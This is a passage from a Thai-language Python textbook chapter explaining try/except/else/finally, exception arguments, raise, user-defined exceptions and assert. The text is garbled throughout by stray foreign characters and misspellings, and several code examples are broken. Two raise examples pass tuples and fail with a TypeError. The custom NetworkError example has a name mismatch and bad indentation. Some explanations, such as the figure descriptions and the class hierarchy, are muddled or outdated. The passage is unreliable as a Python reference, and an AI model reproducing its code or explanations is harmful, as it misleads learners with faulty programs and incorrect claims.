*normal statement(s)*

```

except:
    exception statement(s)
else:
    else statement(s)
finally:
    finally statement(s)

```

ตัวอย่างโปรแกรมที่ 9.5 แสดงตัวอย่างการใช้งาน try...except, else และ finally รวมกัน

```

1 # Try...except, else and finally
2 try:
3     fh = open("myfile", "w")
4     fh.write("This is my file for exception handling!!")
5 except:
6     print("IO Error with File")
7 else:
8     print("Written content in the file successfully")
9 finally:
10    print("This file is closed completely")
11    fh.close()

```

```

Written content in the file successfully
This file is closed completely
>>>

```


```

IO Error with File
This file is closed completely
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/",
", line 11, in <module>
    fh.close()
NameError: name 'fh' is not defined
>>>

```


จากโปรแกรมที่ 9.5 บรรทัดที่ 3 โปรแกรมทำการเปิดแฟ้มแบบอ่านเขียนได้ ("w") ถ้าโปรแกรมสามารถเปิดแฟ้มและเขียนข้อมูลลงแฟ้มได้ (บรรทัดที่ 4) โดยไม่มีข้อผิดพลาดใด ๆ เกิดขึ้น โปรแกรมจะประมวลผลหลังคำสั่ง else (บรรทัดที่ 7) โดยพิมพ์ข้อความว่า "Written content in the file successfully" จากนั้นโปรแกรมจะทำการปิดไฟล์ finally ต่อ (บรรทัดที่ 9) โดยพิมพ์ข้อความว่า "This file is closed completely" พร้อมกับปิดแฟ้ม

(บรรทัดที่ 11) และจบการทำงานโดยสมบูรณ์ แต่ถ้าโปรแกรมไม่สามารถอ่านหรืออเขียนแฟ้มอย่างได้อย่างหนึ่ง โปรแกรมจะทำงานหลังคำสั่ง except (บรรทัดที่ 5) โดยพิมพ์ข้อความว่า "IO Error with File" เมื่อทำคำสั่งดังกล่าวเสร็จ โปรแกรมจะกระโดดไปทำงานหลังคำสั่ง finally โดยพิมพ์ข้อความว่า "This file is closed completely" พร้อมกับปิดแฟ้ม แต่โปรแกรมจะเกิดข้อผิดพลาดคือ "NameError: name 'fh' is not defined" เนื่องจากโปรแกรมตรงส่วน finally พยายามจะปิดแฟ้มซึ่งไม่ได้เปิดไว้ (เพราะเกิดข้อผิดพลาดก่อนเปิดแฟ้มได้ในส่วนของคำสั่ง try) ทำให้โปรแกรมแจ้งเตือนว่าแฟ้ม (fh) ดังกล่าวไม่เคยมีการประกาศไว้



รูปที่ 9.2 แสดงการใช้ try...except, else และ finally (กรณีไม่เกิดความผิดพลาด)

จากรูปที่ 9.2 แสดงการใช้ try...except, else และ finally เพื่อดักจับข้อผิดพลาดที่อาจจะเกิดขึ้นกับโปรแกรม (a) โปรแกรมประมวลผลใน try และไม่เกิดความผิดพลาด โปรแกรมจะไม่ประมวลผลคำสั่ง except (b) โปรแกรมประมวลผลใน try และไม่เกิดความผิดพลาด โปรแกรมจะประมวลผลคำสั่ง finally และ (c) โปรแกรมประมวลผลใน try และไม่เกิดความผิดพลาด โปรแกรมจะประมวลผลทั้งคำสั่ง else และ finally



รูปที่ 9.3 แสดงการใช้ try...except, else และ finally (กรณีเกิดความผิดพลาด)

จากรูปที่ 9.3 (a) โปรแกรมประมวลผลใน try และเกิดความผิดพลาด โปรแกรมจะประมวลผลคำสั่ง except (b) โปรแกรมประมวลผลใน try และเกิดความผิดพลาด โปรแกรมจะประมวลผลทั้งคำสั่ง except และ finally (c) โปรแกรมประมวลผลใน try และเกิดความผิดพลาด โปรแกรมจะประมวลผลคำสั่ง except และ finally ยกเว้นคำสั่ง else

การเขียนโปรแกรมด้วยการใช้ try...except ที่ดีไม่ควรใช้คำสั่งที่มีการทำงานซ้ำกันในโปรแกรม เช่น ถ้าใช้ finally และไม่ควรใช้ else อีก หรือถ้าใช้คำสั่ง except รวมกับ else และก็ไม่ควรใช้ finally เช่นเดียวกัน จากตัวอย่างโปรแกรมที่ 9.6 แสดงการใช้ try...except ที่ง่ายต่อการตีความหมายของโปรแกรม

ตัวอย่างโปรแกรมที่ 9.6 แสดงตัวอย่างการใช้งาน try...except ที่ดี

```

1 # How to use good try...except
2 try:
3     fh = open("myfile", "w")
4     try:
5         fh.write("This is my test file for exception handling!!")
6     finally:
7         print("Going to close the file")
8         fh.close()
9 except IOError:
10    print("Error: can't find file or read data")

```

Going to close the file  
 >>>

Error: can't find file or read data  
 >>>

จากโปรแกรมตัวอย่างที่ 9.6 แสดงการใช้ try ซ้อน try โดยคำสั่ง try ลำดับที่ 1 (บรรทัดที่ 2) จะตรวจสอบการเปิดไฟล์เพื่อ่านเขียน ถ้าการเปิดไฟล์เกิดข้อผิดพลาดขึ้น (บรรทัดที่ 3) โปรแกรมจะไปทำงานที่หลังคำสั่ง except IOError (บรรทัดที่ 9) โดยพิมพ์ข้อความว่า "Error: can't find file or read data" แต่ถ้าโปรแกรมทำงานเป็นปกติ จะทำงานในคำสั่งลำดับถัดไป (บรรทัดที่ 5) คือการเขียนข้อความลงไฟล์มีข้อความว่า "This is my test file for exception handling!!" เมื่อข้อมูลถูกเขียนเสร็จเรียบร้อยแล้ว โปรแกรมจะพิมพ์ข้อความว่า "Going to close the file" (บรรทัดที่ 7) พร้อมกับปิดไฟล์และยุติการทำงานของโปรแกรม สังเกตว่า try...except ที่อยู่ด้านนอกจะจัดการเกี่ยวกับการเปิดไฟล์ ส่วน try...finally ที่อยู่ด้านในจะจัดการความผิดพลาดเกี่ยวกับการเขียนไฟล์ โดย finally จะทำงานที่ปิดไฟล์เสมอ



try...finally จะทำงานตลอดเวลา แม้ว่าการทำงานของโปรแกรมจะผิดปกติหรือไม่ก็ตาม ดังนั้น ถ้าโปรแกรมเกิดข้อผิดพลาดขึ้น อาจจะไม่ทราบว่าเกิดขึ้นหรือไม่อย่างไร เพราะโปรแกรมจะเข้าไปทำงานในส่วน finally เสมอ เช่น ในโปรแกรมที่ 9.6 ผู้เขียนโปรแกรมจะไม่ทราบเลยว่ามีข้อผิดพลาดที่เกิดขึ้นขณะเขียนข้อความลงไฟล์หรือไม่ เพราะโปรแกรมจะทำคำสั่ง finally เสมอ

### อาร์กิวเมนต์ของ Exception

ไฟลอนอนุญาตให้สามารถสร้างอาร์กิวเมนต์เพื่อรับข้อมูลเกี่ยวกับความผิดพลาดหรือปัญหาที่เกิดขึ้นจากไฟลอนคอมไพล์เลอร์ได้ โดยมีรูปแบบคำสั่งดังนี้

*try:*

*normal statement(s)*

*except ExceptionType as Args:*

*exception statement(s)*

จากรูปแบบคำสั่งข้างบน *ExceptionType as* คือ ชนิดของความผิดปกติที่เกิดขึ้นในโปรแกรม ซึ่งแสดงในรูปที่ 9.4 และ *Args* คือ ตัวแปร

อาร์กิวเม้นต์ที่ผู้เขียนโปรแกรมกำหนดขึ้นเอง เพื่อสำเนาข้อมูลความผิดปกติจากอุปจักร ExceptionType ตัวอย่างการใช้งานดังโปรแกรมที่ 9.7

ตัวอย่างโปรแกรมที่ 9.7 แสดงการใช้งานอาร์กิวเม้นต์ของ exception

```

1 # Argument of Exception
2 # Define a function here.
3 def temp_convert(var):
4     try:
5         return int(var)
6     except ValueError as Args:
7         print ("Argument doesn't contain numbers\n", Args.args)
8 # Call above function here.
9 temp_convert("xyz");

```


```

Argument doesn't contain numbers
("invalid literal for int() with base 10: 'xyz'",)
>>>

```

จากโปรแกรมที่ 9.7 แสดงการสร้างอาร์กิวเม้นต์เพื่อรับข้อมูลความผิดพลาดจากไฟล์เรอർ บรรทัดที่ 3 โปรแกรมประกาศฟังก์ชันชื่อ temp\_convert ทำหน้าที่แปลงอุปจักรใด ๆ ให้เป็นชนิดจำนวนเต็ม (บรรทัดที่ 5) โดยมีพารามิเตอร์ 1 ตัวคือ var บรรทัดที่ 4 โปรแกรมทำการตรวจสอบความผิดพลาดไว้ ในกรณีที่ไม่สามารถแปลงข้อมูลได้สำเร็จ โปรแกรมจะทำงานในบรรทัดที่ 6 ซึ่งทำการสำเนาความผิดพลาดจากตัวแปรระบบทั่วไปเป็น\_args\_ ด้วยคำสั่ง as เมื่อขอผิดพลาดเกิดขึ้น เช่น อุปจักร var ไม่เป็นจำนวนเต็ม โปรแกรมจะพิมพ์ข้อความว่า "Argument doesn't contain numbers" พร้อมกับความผิดพลาดที่ถูกสำเนาเก็บไว้ในตัวแปร\_args\_ (เมื่อต้องการแสดงข้อมูลผิดพลาดในอาร์กิวเม้นต์ Args ให้ใช้ .attribute เช่น Args.args)

บรรทัดที่ 9 โปรแกรมทำการเรียกฟังก์ชัน temp\_convert พร้อมค่าคงที่สตริงเป็นอาร์กิวเม้นต์ให้กับฟังก์ชัน ผลปรากฏว่าฟังก์ชันแสดงข้อความ Argument does not contain numbers ("invalid literal for int() with base 10: 'xyz'") เพราะอาร์กิวเม้นต์ที่ส่งเข้าไปให้ฟังก์ชันผิดประเภทนั่นเอง (ต้องการสตริงที่เป็นตัวเลขไม่ใช่ตัวอักษร)



รูปที่ 9.4 แสดงประเภทของ Exceptions

จากรูปที่ 9.4 คลาส **Exception** เป็นคลาสหลักที่สำคัญ ครอบคลุมความผิดพลาดที่เกิดขึ้นเกือบทั้งหมด โดยคลาส **StandardError** เป็นคลาสลูกที่สืบทอดคุณสมบัติมาจากคลาส **Exception** คลาสนี้ทำหน้าที่ดูแลเกี่ยวกับความผิดพลาดพื้นฐานที่พบเจอบ่อย ๆ ในการเขียนโปรแกรม เช่น **ArithmeticError** ซึ่งเป็นความผิดพลาดที่เกี่ยวกับการประมวลผลทางคณิตศาสตร์ **MemoryError** เป็นความผิดพลาดเกี่ยวกับการอ้างถึงหน่วยความจำ **RuntimeError** เป็นความผิดพลาดที่เกิดขึ้นขณะโปรแกรมกำลังทำงาน เช่น คนหาเฟ้มไม่พบ ชนิดตัวแปรผิดพลาด เป็นต้น **SyntaxError** คือความผิดพลาดของการเขียนโปรแกรมผิดไวยกรณ์ และ **SystemError** คือความผิดพลาดเกี่ยวกับระบบ เช่น พื้นที่หน่วยความจำในดิสก์เต็ม ระบบเครือข่ายไม่สามารถเชื่อมต่อได้ เป็นต้น สำหรับชนิดและความหมายของความผิดพลาดต่าง ๆ สามารถอ่านเพิ่มเติมได้จาก Python Library



### การตรวจสอบความผิดพลาดด้วยคำสั่ง Raising

Raising คือ คำสั่งที่用来อนอนุญาตให้สามารถสร้างข้อความแจ้งเตือน ความผิดพลาดที่อาจจะเกิดขึ้นได้ด้วยตนเอง เช่นคำสั่งดังกล่าวจะทำหน้าที่ 2อย่าง คือ สร้าง Exception object เพื่อใช้สำหรับอ้างอิงกับความผิดพลาดที่用来อนสร้างไว้ (Built-in exception) และการย้อนความผิดพลาดไปยังโปรแกรมที่เรียกใช้งาน สำหรับการใช้งาน raising มีรูปแบบคือ

```
raise [Exception [, args [, traceback]]]
```

raise คือ คำสั่งตรวจสอบความผิดพลาด และ Exception คือ ชนิดของความผิดพลาดที่เกิดขึ้น เช่น NameError, IOError เป็นต้น ซึ่งอาร์กิวเม้นต์ ดังกล่าวจะกำหนดหรือไม่ก็ได้ (เพราอยู่ในเครื่องหมาย [...] ) args เป็น อาร์กิวเม้นต์ของ exception ถ้าไม่ได้กำหนดไว้用来อนจะถือว่าเป็นค่าเป็น None อาร์กิวเม้นต์ traceback เป็นอ็อปชันที่ใช้สำหรับแสดงความผิดพลาดแบบย้อนกลับ (ต้นเหตุของปัญหา) สำหรับตัวอย่างการใช้งาน raising แสดงดังต่อไปนี้

ตัวอย่างโปรแกรมที่ 9.8 แสดงตัวอย่างการใช้งาน raise

```
1 # Raising exception example 1
2 def functionName(level):
3     if level < 1:
4         raise ("Invalid level!", level)
5         print("The code would not be executed")
6     print("Good Bye!")
7
8 functionName(5)
9 functionName(0)
```

```

Good Bye!
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/F",
", line 9, in <module>
    functionName(0)
  File "C:/Users/Phat/AppData/Local/Programs/Python/F",
", line 4, in functionName
    raise ("Invalid level!", level)
TypeError: exceptions must derive from BaseException
>>>

```

จากโปรแกรมตัวอย่างที่ 9.8 แสดงการใช้คำสั่ง `raising` เพื่อสร้างข้อความแจ้งเตือนความผิดพลาดที่ผู้ใช้กำหนดขึ้นเอง บรรทัดที่ 2 โปรแกรมประกาศฟังก์ชันชื่อว่า `functionName` ทำหน้าที่ตรวจสอบระดับสิทธิ์ในการประมวลผล ภาระดับสิทธิ์ (`level`) น้อยกว่า 1 จะไม่อนุญาตให้ประมวลผล ฟังก์ชันดังกล่าวมีพารามิเตอร์ 1 ตัวคือ `level` (ระดับสิทธิ์การประมวลผล) บรรทัดที่ 3 โปรแกรมใช้ `if` ในการตรวจสอบเงื่อนไขว่า `level` น้อยกว่า 1 หรือไม่ ถ้าใช่โปรแกรมจะสร้างข้อความแจ้งเตือนความผิดพลาดใหม่โดยใช้คำสั่ง `raise` (บรรทัดที่ 4) โดยพิมพ์ข้อความว่า "`Invalid level!`" พร้อมกับค่าในตัวแปร `level` ไปให้กับผู้เรียกใช้งานและจบโปรแกรมทันทีโดยไม่ประมวลผลคำสั่งในบรรทัดที่ 5 ซึ่งพิมพ์ข้อความแจ้งเตือนว่า "`The code would not be executed`" และถ้า `level` มีค่ามากกว่า 1 โปรแกรมจะพิมพ์ข้อความว่า "`Good Bye!`" และยุติการทำงานของโปรแกรม

บรรทัดที่ 8 โปรแกรมเรียก `functionName` พร้อมค่าคงที่เป็นอาร์กิวเมนต์มีค่าเท่ากับ 5 ผลลัพธ์ที่ได้จาก `functionName` คือข้อความว่า "`Good Bye!`" บรรทัดที่ 9 ทดสอบเรียกฟังก์ชันเดิมอีกครั้ง พร้อมกับค่าคงที่เป็นอาร์กิวเมนต์มีค่าเท่ากับ 0 ผลลัพธ์ที่ได้คือ ข้อความผิดพลาดที่เกิดจากคำสั่ง `raise` พร้อมกับข้อผิดพลาดที่เพื่อนสามารถตรวจสอบได้ ดังแสดงในตัวอย่างข้างบน

ตัวอย่างโปรแกรมที่ 9.9 เสดงตัวอย่างการใช้คำสั่ง raise อีกแบบหนึ่ง

```

1 # Raising exception example 2
2 try:
3     f = open("myfile","w")
4     f.write("This is my test file for exception handling!!")
5 except(IOError, ValueError):
6     print("An I/O error or a ValueError occurred")
7     raise OSError("Permission denied")
8 except:
9     print("An unexpected error occurred")
10    raise
11 else:
12     f.close()
13     print("Myfile was closed!!")
14 finally:
15     print("Program has finished")

```

```

An I/O error or a ValueError occurred
Program has finished
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python",
", line 3, in <module>
    f = open("myfile","w")
PermissionError: [Errno 13] Permission denied: 'myfile'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python",
", line 7, in <module>
    raise OSError("Permission denied")
OSError: Permission denied
>>>

```

จากโปรแกรมที่ 9.9 เสดงการทำงานของคำสั่ง raise อีกรูปแบบหนึ่ง เริ่มต้นจากบรรทัดที่ 3 โปรแกรมทำการเปิดแฟ้มชื่อ Myfile เพื่อเขียน ("w") ถ้าโปรแกรมสามารถเขียนข้อความว่า "This is my test file for exception handling!!" ลงแฟ้มได้สำเร็จ (บรรทัดที่ 4) โปรแกรมจะไปประมวลผลคำสั่ง หลัง else ในบรรทัดที่ 12 คือปิดแฟ้มพร้อมกับพิมพ์ข้อความว่า "Myfile was closed!!" ออกทางจอภาพ (บรรทัดที่ 13) จากนั้นโปรแกรมจะประมวลผลคำสั่ง finally ต่อในบรรทัดที่ 14 โดยพิมพ์ข้อความว่า "Program has finished" และยุติการทำงานของโปรแกรม แต่ถ้าโปรแกรมไม่สามารถเขียน

ข้อมูลลงไฟล์ Myfile ได้ (ทดสอบโดยการคลิกขวาที่ไฟล์ Myfile และเลือก attribute เป็น read-only) โปรแกรมจะเกิดข้อผิดพลาดดังนี้

ถ้าเกิดความผิดพลาดเป็นชนิด IOError และ ValueError (บรรทัดที่ 5) โปรแกรมจะไปประมวลผลหลังคำสั่ง except (IOError, ValueError) ในบรรทัดที่ 6 โดยพิมพ์ข้อความว่า "An I/O error or a ValueError occurred" ต่อจากนั้นบรรทัดที่ 7 โปรแกรมจะทำการประมวลผลคำสั่ง raise โดยกรองเอาเฉพาะความผิดพลาดชนิด OSError ไว้ ถ้าโปรแกรมเกิดความผิดพลาดตามชนิดที่ระบุไว้ (OSError) จะพิมพ์ข้อความว่า "Permission denied" และจะประมวลผลคำสั่ง finally เป็นอันดับสุดท้าย

แต่ถ้าความผิดพลาดที่เกิดขึ้นไม่ใช่ทั้ง IOError และ ValueError โปรแกรมจะประมวลผลที่คำสั่ง except (บรรทัดที่ 8) โดยพิมพ์ข้อความว่า "An unexpected error occurred" (บรรทัดที่ 9) พร้อมกับสั่งให้เพรชอนแสดงความผิดพลาดที่เกิดขึ้นจริง ๆ ในระบบด้วยคำสั่ง raise (บรรทัดที่ 10) อีกครั้ง สุดท้ายโปรแกรมจะทำงานหลังคำสั่ง finally (จะทำงานทุกครั้งแม้ว่าจะเกิดหรือไม่เกิดข้อผิดพลาดใด ๆ ก็ตาม) โดยไม่ประมวลผลคำสั่ง else

ตัวอย่างโปรแกรมที่ 9.10 แสดงการตรวจสอบความผิดพลาดที่เกิดจากจำนวนเต็มที่น้อยกว่า 0

```

1 # Raising exception example 3
2 def f(x):
3     return g(x) + 1
4 def g(x):
5     if x < 0: raise (ValueError, ("I can't settle with a negative number."))
6     else: return 5
7 try:
8     print (f(3))
9     print (f(-5))
10 except ValueError:
11     print ("That value was invalid.")

```

```

6
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/P
y", line 9, in <module>
    print (f(-5))
  File "C:/Users/Phat/AppData/Local/Programs/Python/P
y", line 3, in f
    return g(x) + 1
  File "C:/Users/Phat/AppData/Local/Programs/Python/P
y", line 5, in g
    if x < 0: raise (ValueError, ("I can't settle wit
TypeError: exceptions must derive from BaseException
>>>

```

การสร้าง Exception ขึ้นมาใช้งานเอง (User-defined exceptions)

เพื่อนอนุญาตให้สามารถสร้าง exception ขึ้นมาใช้งานเองได้ โดย การสืบทอดคุณสมบัติมาจากคลาสที่เป็น built-in มาตรฐาน (standard built-in exceptions) ตัวอย่างเช่น เมื่อเขียนโปรแกรมเกี่ยวกับระบบเครือข่าย (Networking) และต้องการสร้าง exception เกี่ยวกับความผิดพลาดเกี่ยวกับ การสื่อสาร สามารถสืบทอด exception จากคลาส RuntimeError ซึ่งมีรูปแบบการสืบทอดดังนี้

```

class NetworkError(RuntimeError):
    def __init__(self, arg):
        self.args = arg

    try:
        raise Networkerror("Bad hostname")
    except Networkerror as e:
        print(e.args)

```

จากตัวอย่างโปรแกรมข้างบน ใช้คำสั่ง raise สำหรับตรวจสอบและบังคับให้โปรแกรมพิมพ์ข้อความ "Bad hostname" ขณะโปรแกรมทำงานผิดพลาด และใช้ตัวแปร e ในการสำเนาข้อมูลที่เกิดความผิดพลาดมาแสดงผล

### 3. การยืนยันในสมมติฐาน (Assertions)

Assertions คือ การทดสอบและยืนยันสมมติฐานเกี่ยวกับโปรแกรมที่ได้เขียนไว้ ยกตัวอย่างเช่น กรณีที่มีเงื่อนไขในโปรแกรมที่ผู้เขียนมั่นใจว่าจะไม่มีโอกาสเป็นเท็จได้ (False) ผู้เขียนโปรแกรมควรจะวาง assertion เป็นจริง (True) เอาไว้ ถ้าระหว่างการพัฒนาหรือใช้งานโปรแกรมแล้วเกิดความผิดพลาดที่เกิดจาก Assertion error แสดงว่าโปรแกรมตรงตามตัวแทนดังกล่าวมีการทำงานที่ผิดพลาดเกิดขึ้น จำเป็นต้องแก้ไขให้ถูกต้อง หรือถ้าจะพูดให้สั้น ๆ ง่าย ๆ คือ การกรอง (Filter) ความถูกต้องของโปรแกรมในส่วนที่ผู้เขียนโปรแกรมกำหนดไว้ก่อน เอง การวางแผนของ assertion ไว้ในโปรแกรมโดยปกติจะวางไว้ที่จุดเริ่มต้นของฟังก์ชันเพื่อตรวจสอบอินพุตพารามิเตอร์ และวางไว้หลังจากที่เรียกฟังก์ชัน เพื่อใช้สำหรับตรวจสอบเอกสารพุตที่ส่งกลับมา assertion มีรูปแบบคำสั่งดังนี้

*assert Expression[, Arguments]*

assert คือ คำสั่งที่ใช้ตรวจสอบสมมติฐาน และ Expression คือเงื่อนไขที่ต้องการตรวจสอบ และ Arguments คือ ข้อมูลเกี่ยวกับความผิดพลาด

เมื่อไอดีนแปลงคำสั่งมา�ังบรรทัดที่วาง assert เอาไว้ ไอดีนจะตรวจสอบเงื่อนไขที่กำหนดไว้ว่าเป็นจริงหรือไม่ ถ้าเป็นจริงไอดีนจะประมวลผลคำสั่งถัดไป เมื่อันไม่มีอะไรเกิดขึ้น (เมื่อคำสั่ง pass) แต่ถ้าเงื่อนไขเป็นเท็จ ไอดีนจะสร้างความผิดพลาด AssertionError ออกมาให้ผู้เขียนโปรแกรมได้ทราบทันที โดยไอนความผิดพลาดเก็บไว้ใน Arguments โปรแกรมเมอร์สามารถจับความผิดพลาดดังกล่าวด้วยคำสั่ง try...except ได้ แต่ถ้าไม่ได้สร้างคำสั่งตรวจสอบไว้ เมื่อเกิดข้อผิดพลาดจาก assert โปรแกรมจะหยุดทำงาน และจะแสดงผลความผิดพลาดแบบย้อนกลับ (trackback) ให้ผู้เขียนโปรแกรมได้ทราบ

#### ข้อกำหนดในการใช้ assert

- วางคำสั่ง assert ไว้ในบรรทัดที่โปรแกรมเมอร์คิดว่าจะเป็นจริง (True) เช่น

- ถ้าเงื่อนไขเป็นเท็จขณะทำงาน assert จะสร้าง Assertion Error ออกรมา
- โปรแกรมเมอร์สามารถ disable การตรวจสอบได้
- โดยทั่วไปการใช้ assert จะกระทำในช่วงการพัฒนาโปรแกรม แต่หลังจากที่โปรแกรมพัฒนาได้สมบูรณ์หรือปลดภัยแล้ว ควร disable คำสั่ง assert ด้วย

### ประโยชน์ของ assert

- ใช้เพื่อตรวจสอบสมมติฐานหรือคัดกรองความผิดพลาดของผู้เขียนโปรแกรม
- ช่วยในการหาข้อผิดพลาดของโปรแกรม (bug)
- เพิ่มความน่าจะเป็นว่า โปรแกรมที่ใช้งานจะไม่มีข้อผิดพลาดหรือมีข้อผิดพลาดน้อยที่สุด
- ใช้งานได้สะดวกกว่า try...except เนื่องจากสามารถ disable การตรวจสอบของ assert ได้ในขณะที่โปรแกรมทำงาน (Run-time) โดยไม่ลดTHONประสิทธิภาพการทำงานของการประมวลผลลง

### ตำแหน่งที่นิยมวาง assert ไว้

- ในฟังก์ชัน (ด้านบนสุดของฟังก์ชัน) เพื่อตรวจสอบตัวแปรอินพุต
- หลังจากกลับมาจากการเรียกใช้งานฟังก์ชัน เพื่อตรวจสอบค่าที่ส่งกลับจากฟังก์ชัน
- วางแผนตำแหน่งของ comment ในโปรแกรม
- วางแผนตำแหน่งคำสั่งที่ไม่มีคำสั่ง default เช่น หลัง while, for เป็นตน
- วางแผน assert ไว้ในลูปหรือเงื่อนไขที่ไม่มีโอกาสจะเกิดขึ้น (อาจจะไม่เกิดขึ้นในปัจจุบัน แต่อาจจะเกิดขึ้นได้ในอนาคต)

### คำแนะนำเพิ่มเติมอีน ๆ เกี่ยวกับการใช้งาน assert

- Expression ของ assert ต้องไม่มีผลกระทบกับการทำงานในส่วนอื่น ๆ ของโปรแกรม (side effect)

- ให้เพิ่ม assert ขณะกำลังเขียนโปรแกรม ไม่ควรเขียนหลังจากเขียนโปรแกรมเสร็จแล้ว (เพราะขอสงสัยอาจจะหายไปด้วยเมื่อเวลาผ่านไป)
- ใช้ assert ได้มากเท่าที่ต้องการ ไม่ต้องกลัวว่าจะมากเกินไปขอให้สามารถตรวจสอบความผิดพลาดของโปรแกรมได้มากที่สุด (เป้าหมายคือ โปรแกรมไม่มี bug เลย)
- ไม่ต้องห่วงเรื่องประสิทธิภาพการทำงานที่จะลดลง เนื่องจากสามารถ disable คำสั่ง asset ได้
- Exception ใช้กับสิ่งที่คิดว่าจะเกิดความผิดพลาด เมื่อความผิดพลาดเกิดขึ้นแล้ว จะต้องมีวิธีแก้ไข แต่ assertion ใช้กับสิ่งที่ต้องไม่เกิดขึ้น ถ้าเกิดขึ้นแสดงว่าผิดพลาดค่อนข้างรายแรง
- Exception เป็นการเสริมให้โปรแกรมมีความคงทน ไม่ล้มเหลวง่าย ๆ (Robustness) และ assert เป็นการสร้างความเชื่อมั่น (Reliability) ให้กับโปรแกรมที่เขียนขึ้น

ตัวอย่างโปรแกรมที่ 9.11 การตรวจสอบ precondition ไว้ในฟังก์ชัน เพื่อตรวจสอบอินพุตพารามิเตอร์

```

1 # Assert preconditions
2 def DIV(x, y):
3     assert (y != 0), "Can't divide by zero!!!"
4     return x / y
5 print (DIV(5, 3))
